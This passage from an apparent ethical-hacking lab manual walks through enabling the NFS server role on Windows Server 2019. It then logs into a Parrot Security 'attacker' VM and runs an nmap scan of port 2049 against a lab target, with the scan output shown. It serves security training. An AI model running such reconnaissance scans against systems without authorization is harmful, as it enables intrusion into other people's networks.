
Note: In the **Add features that are required for Server for NFS?** pop-up window, click the **Add Features** button.



7. In the **Features** section, click **Next**. The **Confirmation** section appears; click **Install** to install the selected features.



8. The features begin installing, with progress shown by the **Feature installation** status bar. When installation completes, click **Close**.



9. Having enabled the NFS service, it is necessary to check if it is running on the target system (**Windows Server 2019**). In order to do this, we will use **Parrot Security** machine.
10. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.


11. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
12. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
13. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

14. In the terminal window, type **nmap -p 2049 [Target IP Address]** (here the target IP address is, **10.10.1.19**) and press **Enter**.

Note: **-p**: specifies port.

15. The scan result appears indicating that port 2049 is opened, and the NFS service is running on it, as shown in the screenshot.



```
Applications Places System nmap -p 2049 10.10.1.19 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ #nmap -p 2049 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-28 01:10 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.00054s latency).

PORT      STATE SERVICE
2049/tcp  open  nfs
MAC Address: 02:15:5D:15:97:80 (Unknown)

